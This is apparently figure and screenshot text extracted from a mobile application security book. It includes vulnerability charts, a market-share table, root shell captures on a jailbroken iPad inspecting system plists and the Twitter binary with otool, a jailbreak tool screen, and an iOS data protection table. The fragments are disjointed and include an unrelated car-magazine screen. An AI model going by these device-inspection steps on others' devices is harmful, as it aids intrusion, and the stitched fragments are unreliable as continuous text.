




# Chapter 1: The Mobile Application Security Landscape







Vulnerabilities By Year




Vulnerabilities By Type



Vulnerabilities By Year



Vulnerabilities By Type



### The latest automotive reviews and news!

In every issue you'll find comprehensive coverage, comparison tests, and expert vehicle reviews!

**YOU MUST CONNECT TO WIFI TO SHOP, DOWNLOAD, OR RESTORE PURCHASES**



September 2015

#### The New Cars of 2016

In our latest issue, get all the details on the new cars of 2016, from the Acura NSX to the Volvo S60, and everything in between. Plus, get behind the wheel of Alfa Romeo's 4C Spider, read up on the most epic engine of the year, get a quick taste of the new Audi R8 at Le Mans, the most hyped software of the year,

[Subscribe & Save >](#)

[Buy Issue for \\$4.99 >](#)




Check out a FREE Sample Issue!

[Download >](#)

[Shop Back Issues +](#)



Login →



Period	Android	iOS	Windows Phone	BlackBerry OS	Others
2015Q2	82.8%	13.9%	2.6%	0.3%	0.4%
2014Q2	84.8%	11.6%	2.5%	0.5%	0.7%
2013Q2	79.8%	12.9%	3.4%	2.8%	1.2%
2012Q2	69.3%	16.6%	3.1%	4.9%	6.1%

Source: IDC, Aug 2015

## Chapter 2: Snooping Around the Architecture

192.168.106.4 - PuTTY

```
Hackers-ipAD:~ root# plutil /Library/Preferences/com.apple.captive.plist
```


```
{  
    WISPrAccounts =      (  
    );  
}
```

```
Hackers-ipAD:~ root# plutil /Library/Preferences/com.apple.security.cloudkeychainpro  
xy3.keysToRegister.plist
```

```
{  
    AlwaysKeys =      (  
        ">KeyParameters"  
    );  
    EnsurePeerRegistration = 0;  
    FirstUnlockKeys =      (  
    );  
    PendingKeys =      (  
    );  
    SyncWithPeersPending = 0;  
    UnlockedKeys =      (  
    );  
}
```

192.168.106.4 - PuTTY

```
Hackers-ipAD:/private/var/mobile/Containers/Bundle/Application/66D5621C-A2A6-4E7
0-AF3D-C59EEEEAB993 root# otool -l Twitter.app/Twitter | more
Twitter.app/Twitter (architecture armv7):
Load command 0
  cmd LC_SEGMENT
  cmdsize 56
  segname __PAGEZERO
  vmaddr 0x00000000
  vmsize 0x00004000
  fileoff 0
  filesize 0
  maxprot 0x00000000
  initprot 0x00000000
  nsects 0
  flags 0x0
Load command 1
  cmd LC_SEGMENT
  cmdsize 804
  segname __TEXT
  vmaddr 0x00004000
  vmsize 0x00f14000
  fileoff 0
  filesize 15810560
  maxprot 0x00000005
  initprot 0x00000005
  nsects 11
  flags 0x0
```





## PP Jailbreak

Support iOS 8.1.3 ~ iOS 8.4 iPhone/iPad/iPod touch


Jailbreak

**iPad4,1 [iOS 8.4 (12H143)] --- Jailbroken**

Please backup your devices before jailbreak. PP Helper would not cause any problems, but we cannot make any guarantees. Use at your own risk.

Install PP Helper

Official site : <http://bbs.25pp.com> Weibo : @PP助手



## Allow Twitter access to your photos

Access was previously denied, please grant access from Settings.



Open iPhone settings



Tap Privacy



Tap Photos



Set Twitter to ON

Got it

Photos stored on your iPad may contain other information, such as when and where the photo was taken.




Twitter





Apps that have requested access to your photos will appear here.

Without App Sandbox






With App Sandbox








Availability	File Data Protection	Keychain Data Protection
When unlocked	NSFileProtectionComplete	kSecAttrAccessibleWhenUnlocked
While locked	NSFileProtectionCompleteUnlessOpen	N/A
After first unlock	NSFileProtectionCompleteUntilFirstUserAuthentication	kSecAttrAccessibleAfterFirstUnlock
Always	NSFileProtectionNone	kSecAttrAccessibleAlways










